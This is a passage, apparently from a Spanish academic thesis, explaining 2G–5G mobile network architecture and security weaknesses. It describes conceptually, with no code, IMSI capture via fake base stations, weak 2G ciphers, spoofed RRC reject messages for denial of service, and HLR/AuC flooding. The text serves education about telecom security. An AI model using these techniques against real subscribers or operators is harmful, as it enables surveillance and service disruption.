  - **AuC (*Authentication Center* - Centro de Autenticación):** Garantiza la seguridad de la red mediante la autenticación de los usuarios. Genera claves y lleva a cabo operaciones de cifrado y descifrado para preservar la confidencialidad de la información transmitida.

  - **EIR (*Equipment Identity Register* - Registro de Identidad del Equipo):** Almacena información sobre los dispositivos móviles, lo que permite a la red verificar la

legitimidad de los mismos y gestionar las listas negras de equipos robados o no autorizados.

- **SGSN (*Service GPRS Support Node* - Nodo de Soporte SGSN en Servicio):** Consiste en un nodo de conmutación de paquetes que realiza las funciones del MSC pero en el contexto de GPRS.

- **GGSN (*Gateway GPRS Support Node* - Nodo Puerta de Enlace para GPRS):** Su misión es actuar como enlace entre GPRS y la red de datos externa PDN (*Packet Data Network*).

Todos estos componentes interactúan entre sí para llevar a cabo procedimientos que definen el funcionamiento de estas redes. Desde el punto de vista de la seguridad, dichos procedimientos tienen vulnerabilidades que convierten a estas redes en inseguras. Entre estos procedimientos, algunos de los más importantes son el registro, cifrado y autenticación.

El proceso de registro (*attach*) es iniciado por el MS cuando desea registrarse en la red. Para ello envía un identificador llamado IMSI (*International Mobile Subscriber Identity* - Identidad Internacional del Abonado Móvil) y la red le asigna un P-TMSI (*Packet - Temporal Mobile Subscriber Identity*) para que cuando vuelva a solicitar el registro lo haga mediante dicho identificador temporal, lo que mejora la seguridad. El MS hace la petición al SGSN, el cual a su vez se comunica con el HLR para obtener información, y si todo es correcto el proceso concluye y se registra el dispositivo en la red.



ILUSTRACIÓN 7. PROCEDIMIENTO DE ATTACH EN 2G [11]

El principal problema de este procedimiento es que las comunicaciones iniciales entre el MS y el SGSN no van cifradas por lo que el IMSI puede interceptarse con un *IMSI-catcher* [12], aparato que simula una torre de células, de modo que cuando un dispositivo se conecta a una red celular, intercepta la conexión entre la red celular auténtica y los teléfonos, capturando en IMSI. Este identificador se utiliza en el procedimiento de autenticación y, aunque en sí mismo no revela directamente la identidad del usuario, puede ser parte de ataques mayores que sí permitan obtenerla.

El problema del cifrado empleado en 2G es que utiliza algoritmos [13] que son bastante débiles y susceptibles a ataques que los rompen con facilidad. Entre ellos se encuentran los algoritmos A3, A5 y A8. A3 es un algoritmo utilizado en el proceso de autenticación, A8 se usa para generar la clave de sesión utilizada por A5 para cifrar los datos transmitidos entre la estación móvil y la BTS. Posteriormente se crearon los algoritmos COMP128, los cuales fueron implementaciones de las funciones A3 y A8. Estos algoritmos también son débiles, principalmente porque algunas claves de sesión tienen intencionalmente solo 54 bits de entropía (información promedio que emite una fuente), lo que debilita significativamente el cifrado.

En líneas generales, estas redes eran susceptibles a ataques de interceptación (MITM - *Man in the Middle*), suplantación de identidad, estaciones base falsas (*rogue base stations*) posibilitadas por una autenticación unidireccional (solo la red autentica al usuario y no al revés), rastreo de llamadas, etc.

2.2.3. Tercera generación (3G)

Con la red móvil de tercera generación (3G), la cual apareció en torno a 2001, se introdujeron servicios de *Internet* de alta velocidad, permitiendo servicios como videollamadas y aplicaciones, los cuales definen esta generación. Estas redes mejoraron el uso de la conmutación de paquetes, lo cual supuso un progreso en cuanto a la transmisión de datos respecto a la generación predecesora. Antes de evolucionar hacia la siguiente generación, aparecieron modificaciones que se centraron en mejorar las velocidades de *Internet* en *megabytes* por segundo (Mbps) como *High-Speed Downlink Packet Access* (HSDPA) y *High-Speed Uplink Packet Access* (HSUPA).

En cuanto a la arquitectura de red de 3G, esta reutiliza componentes de la generación anterior. En líneas generales, se compone de un UE (*User Equipment* - Equipo de usuario), el cual a su vez se compone de un ME (*Mobile Equipment* - Equipo Móvil), cuya misión es transmitir y recibir información, y la USIM (*UMTS Subscriber Identity Module* - Módulo de Identificación del Abonado en una red UMTS), que contiene los datos que definen a un usuario. Después está la red de acceso radio llamada UTRAN (*UMTS Terrestrial Radio Access Network* - Red de Acceso Radio Terrestre UMTS), que se conecta por un lado con el usuario a través de la interfaz Uu y con el núcleo de la red a través de la interfaz Iu. Por último, se compone del CN (*Core Network* - Núcleo de Red), donde se llevan a cabo las actividades esenciales para el funcionamiento de esta red.

Se reutiliza todo el núcleo de 2G, en el que hay una parte dedicada para la conmutación de circuitos y otra para la conmutación de paquetes. La red de tercera generación difiere de su predecesora en la red de acceso comentada anteriormente.



ILUSTRACIÓN 8. RED DE ACCESO RADIO DE 3G [10]

Esta está compuesta por el sistema RNS (*Radio Network Subsystem* - Subsistema de Red Radio) que a su vez se compone de un controlador RNC (*Radio Network Controller* - Controlador de Red Radio), cuya misión es controlar los Nodo B que tiene conectados y gestionar los recursos radio y también se ocupa de parte de la gestión de movilidad, y de uno o varios Nodo B que proporcionen la asignación eficiente de recursos radioeléctricos, control de potencia para garantizar transmisiones estables, gestionar el *handover*, supervisión de la calidad, etc. Finalmente, la arquitectura de red utilizada, englobando UMTS y GSM queda reflejada en la ilustración 9.



ILUSTRACIÓN 9. INTERCONEXIÓN ENTRE 2G Y 3G [10]

Respecto a la seguridad [14], esta generación proporciona protección contra ataques como ataques de estaciones base falsas, MITM y ataques de reproducción. Pero se han descubierto ciertas vulnerabilidades [15] que pueden causar disrupciones en los servicios y afectan a la información sensible que se maneja en esta red.

Una de estas vulnerabilidades es heredada de la generación anterior y es la revelación de la identidad del suscriptor. De nuevo, aunque el IMSI se sustituye por el TMSI en mensajes posteriores, el primer envío del IMSI se sigue haciendo en plano y es interceptable. También puede ocurrir que el VLR no sea capaz de identificar el TMSI y necesite solicitar de nuevo el IMSI, envidándose este en claro de nuevo. En concreto, cuando el UE quiere conectarse a la red, lo realiza mediante el protocolo RRC (*Radio Resource Control* - Control de Recursos Radio). Este protocolo opera en la interfaz radio entre el UE y la estación base y su función principal es el control de recursos radio. Sin este protocolo, el UE no podría disfrutar de los servicios de la red 3G dado que para hacerlo, debe estar conectado a la red. Existen muchos dispositivos que se encargan de extraer el IMSI (*IMSI-catcher*) y están al alcance de cualquiera.

Una forma simple de ilustrar esta vulnerabilidad consiste en que un atacante puede establecer un VLR/SGSN falso al que el ME solicita una conexión RRC mediante el mensaje *rrcConnectionRequest* y así el atacante se hace con el IMSI del usuario. El usuario también puede solicitar la conexión a la red mediante el TMSI, pero el VLR falso puede solicitar la identidad del usuario de nuevo, dado que los VLR a veces no son capaces de resolver el TMSI y requieren la autenticación del usuario.



ILUSTRACIÓN 10. PROCEDIMIENTO DE CONEXIÓN RRC [16]

UMTS también es vulnerable a ataques de denegación de servicio [17] (DoS - *Denial of Service*), pudiendo atacar tanto a usuarios como a la red. En cuanto a los ataques de denegación de servicio a los usuarios, lo primero que el atacante debe hacer es obtener el IMSI, tal y como se ha comentado anteriormente. A partir de ahí, hay dos formas:

- **Modificando las capacidades de seguridad del ME o parámetros de autenticación:** El atacante debe esperar una petición de conexión RRC del usuario asociado al IMSI que ha obtenido para modificar los parámetros de seguridad. Durante el establecimiento de conexión RRC se envían parámetros de seguridad del ME en un mensaje cuya integridad no está protegida, por lo que el atacante puede modificar estos datos. Si se produce una discordancia en estos datos, la conexión se termina, por lo que la modificación de estos datos puede causar un DoS al usuario. La modificación de parámetros usados en el procedimiento de autenticación, como AUTN, RAND o RES (parámetros que se utilizan para securizar las comunicaciones entre el UE y la red) también puede causar un DoS al usuario. Todos estos mensajes no van cifrados ni protegen la integridad de los datos que transportan.

- **Usando el mensaje de rechazo de conexión RRC (*rrcConnectionReject*):** De nuevo, el atacante debe hacerse con el IMSI del usuario y esperar una petición de establecimiento de

conexión por parte del mismo. Cuando el usuario realice la petición, el atacante enviará un rechazo de conexión produciéndose el DoS al usuario. Esto es posible dado que el mensaje de rechazo tampoco tiene su integridad protegida y el atacante puede modificarlo. Cuando el usuario recibe este mensaje, para comprobar la veracidad del mismo, compara dos valores: "Initial UE identity", que se encuentra en el mensaje de rechazo, y "INITIAL_UE_IDENTITY", el cual está en posesión del usuario. Si los valores son iguales, el UE terminará la conexión y esto es posible dado que el atacante tiene la identidad del usuario.

Otro DoS posible, mucho más serio dado que ataca la red del operador, es el que se produce como consecuencia de una inundación del HLR/AuC. Para ello, el atacante crea una lista de IMSI de usuarios correspondientes a un operador determinado y realiza peticiones de conexión RRC por cada uno de esos IMSI. El ataque consiste en agotar las capacidades computacionales de estos componentes del núcleo de red. El HLR/AuC, para autenticar al usuario, deben crear 5 vectores de autenticación (AV - *Authentication Vectors*) que consisten en realizar operaciones complejas. Al recibir muchas peticiones de conexión, deben calcular 5 AVs por cada una de las peticiones, lo que probablemente produzca un DoS de la red del operador.

Por último, cabe destacar que, como la red 3G hereda gran parte de la arquitectura de 2G, hereda por tanto las vulnerabilidades de la red predecesora. Al coexistir las dos generaciones en una sola red, es posible realizar un *handover* de UMTS a GSM y viceversa, por lo que es posible hacer uso de los servicios de ambas generaciones, pero sin eliminar las vulnerabilidades existentes.

2.2.4. Cuarta generación

Las redes de cuarta generación (4G), las cuales aparecieron en 2009, introdujeron una mayor tasa de datos y servicios multimedia avanzados gracias al sistema *Long Term Evolution* (LTE). Esta tecnología proporciona velocidades significativamente más rápidas que 3G, una latencia más baja, lo que permite las llamadas a través de *Internet* o VoLTE (*Voice over LTE*), y garantía de niveles específicos de rendimiento para aplicaciones críticas, como llamadas de voz, gracias al *Quality of Services* (QoS).

La arquitectura global de esta generación se muestra en la ilustración 11.



ILUSTRACIÓN 11. ARQUITECTURA DE LTE [18]

La E-UTRAN (*Evolved Universal Terrestrial Radio Access*) es una red de acceso radio simple, compuesta por un *eNodeB* (evolución del *NodeB* de UMTS). Su misión es asignar y liberar

recursos, gestionar procedimientos de movilidad como el *handover* y se conecta directamente a componentes del EPC (*Evolved Packet Core*) mediante las interfaces S1-MME (hacia el MME) y S1-U (hacia el SGW).

En cuanto al EPC, este está formado por los siguientes componentes y sus funciones:

- **MME (*Mobility Management Entity*):** Constituye el elemento principal del plano de control de la red LTE para gestionar terminales a través de E-UTRAN. Entre sus principales funciones cabe destacar la autenticación y autorización del acceso de los usuarios a través de E-UTRAN, gestión de movilidad de los usuarios en modo *IDLE* (cuando un dispositivo está inactivo) y la señalización para el soporte de movilidad entre LTE y 3GPP.

- **HSS (*Home Subscriber Server*):** Es la base de datos principal del sistema que almacena información de los usuarios de la red. Abarca información sobre la suscripción de los usuarios (IMSI, MSISDN…) e información necesaria para la operativa de la propia red. Integra las funciones de elementos de generaciones anteriores como el HLR y el AuC.

- **SGW (*Serving Gateway*):** Actúa de pasarela del plano de usuario entre E-UTRAN y la red troncal EPC. Proporciona un punto de anclaje en la red troncal EPC con respecto a la movilidad del terminal entre *eNodeB* (de forma que en un *handover*, por ejemplo, solo se realicen cambios en el plano de usuario, manteniéndose el plano de control). También proporciona un almacenamiento temporal de paquetes IP de los usuarios en caso de que los terminales se encuentren en modo *IDLE*. Por último, proporciona toda la información y funciones de encaminamiento necesarias para dirigir el tráfico de subida (hacia la pasarela PGW) y de bajada (proveniente de la pasarela PGW hacia el *eNodeB*).

- **PDN GW / PGW (*Packet Data Network Gateway*):** Se trata de una entidad que proporciona conectividad entre la red LTE y las redes externas. Permite asignar una dirección IP a un terminal para la red externa y actúa como punto de anclaje para la gestión de movilidad entre LTE y redes no 3GPP, como por ejemplo WiMAX, la cual consiste en una evolución de la red WiFi.

- **PCRF (*Policy and Charging Rules Function Server*):** Gestiona las políticas de servicio y asignación de parámetros de QoS para las sesiones de los usuarios.

Esta arquitectura se integra con la arquitectura de las generaciones anteriores.



ILUSTRACIÓN 12. INTEGRACIÓN DE LTE CON 2G Y 3G [18]

Las redes LTE son tecnologías de datos móviles de alta velocidad que inicialmente no estaban diseñadas para manejar llamadas de voz y mensajes SMS. En muchos casos, los dispositivos LTE se conectan a las redes 2G/3G cuando es necesario utilizar alguno de estos servicios, en un proceso que se conoce como *fallback*. Es importante destacar que con la evolución de las tecnologías de voz sobre LTE (VoLTE) y la mejora de las capacidades de las redes 4G y 5G, el cambio de red para llamadas de voz está disminuyendo con el tiempo y se espera que más servicios de voz utilicen VoLTE en el futuro.

Antes de comenzar con las vulnerabilidades [19], es importante comprender el procedimiento de *attach* en esta generación.



ILUSTRACIÓN 13. PROCEDIMIENTO DE ATTACH EN LTE [19]

Este procedimiento es el proceso mediante el cual un UE se conecta a la red. Inicialmente, el UE realiza la selección de celda, donde escucha y evalúa la información de las celdas circundantes a través de mensajes de información de sistema (MIB y SIB). Una vez elegida la celda, establece la conexión RRC con la estación base y envía el mensaje *attach request* al MME.

El MME inicia la autenticación y verificación del UE. Finalmente, cuando el proceso de identificación es satisfactorio, el MME envía el mensaje de *attach accept* confirmando la conexión exitosa, respondiendo el UE con el mensaje *attach complete*.

Las vulnerabilidades que se van a describir abarcan conceptos de este procedimiento y entre ellas, cabe destacar las siguientes:

- **Vulnerabilidades en IMSI:** Como se ha comentado anteriormente, el IMSI es un identificador único que identifica globalmente al suscriptor. Debe asociarse a cada suscriptor y no debería obtenerse a través de terceros. Algunas medidas que se han adoptado para protegerlo han sido la creación de identidades temporales, como el GUTI (*Global Unique Temporary ID*) o el TMSI. Sin embargo, incluso en esta nueva generación, el IMSI todavía se transmite en texto plano a través de mensajes de respuesta de identidad (por ejemplo, en el procedimiento de *attach* inicial). Con esto en mente, los atacantes pueden establecer un *eNodeB* falso para interceptar el IMSI del suscriptor con dispositivos explicados anteriormente.

- **Vulnerabilidades en mensajes de *broadcast*:** Los mensajes de *broadcast* permiten al UE conectarse con el *eNodeB*. Inicialmente, el UE no está conectado a la red, por lo que para hacerlo, el *eNodeB* difunde varios mensajes para ayudar al UE a sincronizarse y conectarse con la red. Estos mensajes están diseñados para ser recibidos por cualquier UE que posea las capacidades, por lo que no van cifrados y son interceptables. Son los siguientes:

    - **MIB (*Master Information Block*):** Incluye información como el número de identificación de célula, configuración de frecuencia y otros parámetros de red.

- **SIB (*System Information Block*):** A diferencia que los mensajes MIB, estos contienen información más detallada sobre los parámetros de red. Se utilizan para proporcionar información adicional a los UEs sobre la red LTE, como la configuración de vecindad de celdas, información de frecuencia, movilidad, configuración de red, etc. Hay varios tipos de mensajes SIB y algunos son más sensibles que otros. Los SIB1 son mensajes SIB sensibles, ya que contienen identidades como el PLMN *Identity*, identidad de celda, TAC (*Tracking Area Code*), etc.

Por lo tanto, estas vulnerabilidades se pueden explotar con el fin de producir denegación de servicio y obtener la identidad del suscriptor. Una forma de hacerlo es mediante un *eavesdropper* de mensajes MIB y SIB. Con esto se pretende crear una estación base falsa (*rouge base station*) con la que forzar al UE a conectarse e iniciar el procedimiento de *attach* comentado anteriormente para obtener su IMSI.

Otra forma de aprovechar estas vulnerabilidades es produciendo un DoS (*Denial of Service*). Los UEs monitorizan constantemente la red y reciben los mensajes SIB y mensajes de difusión para conocer la potencia de transmisión de las celdas circundantes. Si la potencia de la celda actual empeora, el UE iniciará el mecanismo de selección de celda para encontrar una más adecuada. Un atacante puede establecer una estación base falsa con mayor potencia para forzar al UE a conectarse a ella y negarle el servicio. No solo se puede negar el servicio, también se puede obtener la identidad del suscriptor cuando este envía el mensaje *attach*. Dado que la estación no tiene identificador temporal para responder, envía un mensaje de solicitud de identidad y el UE responde con la respuesta de identidad que contiene su IMSI. Mientras la estación base falsa no se apague, el UE seguirá intentando conectarse a ella, produciéndose así un DoS.

Finalmente, destacar que estudios demuestran que el 100% de las redes LTE son vulnerables a ataques DoS a través de la explotación del protocolo *Diameter*. Se trata de un protocolo de red diseñado para suministrar servicios AAA (en inglés *Authentication*, *Authorization*, *Accounting*) para aplicaciones que requieren acceso a redes IP Móvil. Aunque el alcance de los ataques es limitado, los atacantes pueden forzar que el dispositivo de los suscriptores entre en modo 3G para aprovechar las vulnerabilidades del protocolo SS7 (otro protocolo de señalización empleado en redes 2G/3G). Una mala configuración del protocolo *Diameter* no solo puede causar ataques DoS, también es causa de casos de fraude, interceptación de tráfico de usuarios y divulgación de información de suscriptores y de red.

2.3. Redes móviles de quinta generación

Con la llegada de las redes 5G, las velocidades de carga y descarga son exponencialmente más rápidas y la latencia es drásticamente más baja. Estas características permiten avances en vehículos autónomos, realidad virtual, salud conectada y más, a medida que los sensores y servidores se comunican instantáneamente. Para obtener esas velocidades se usan frecuencias más altas que las usadas en generaciones anteriores.

2.3.1. Características y arquitectura

En esta generación, los planos de control y usuario [20] están totalmente separados. El plano de control controla cómo se reenvían los paquetes de un punto a otro, mientras que el plano de usuario se encarga del transporte de datos entre la estación base y los dispositivos móviles. El plano de usuario es el que realmente reenvía los paquetes de datos. Esta característica de estas redes permite una mayor escalabilidad y flexibilidad.

Presenta un diseño que permite la segmentación de la red, lo que se conoce como *network slicing*. Esta característica de las redes 5G permite crear varias redes virtuales sobre una infraestructura física común. Esto permite adaptar cada porción de la red a aplicaciones o servicios con necesidades específicas. Es decir, cada segmento puede ofrecer diferentes QoS para adaptarse a los requisitos exigidos. Otras ventajas de esta característica incluyen una mayor

escalabilidad, dado que pueden crearse nuevos segmentos a medida que se necesite, y una mayor seguridad y fiabilidad, dado que los segmentos pueden aislarse unos de otros.

La arquitectura de 5G está basada en servicios, lo que se conoce como SBA (*Service Based Architecture*). En este tipo de arquitectura, la funcionalidad del plano de control y los repositorios de datos comunes son entregados por un grupo de funciones interconectadas denominadas *network functions*, donde cada una de estas NFs puede acceder a los servicios de otra NF. Estas funciones de red pueden interactuar entre ellas mediante dos formas:

- **Interfaces:** Se trata de conexiones punto a punto, similar a las utilizadas en generaciones anteriores.



ILUSTRACIÓN 14. INTERCONEXIÓN DE NF MEDIANTE INTERFAZ [21]

Las funciones de red A y B están conectadas mediante la interfaz Nx, gracias a la cual pueden comunicarse de forma eficiente y sin errores. Estas interfaces están diseñadas para proporcionar un alto rendimiento y seguridad en la comunicación entre funciones de red.

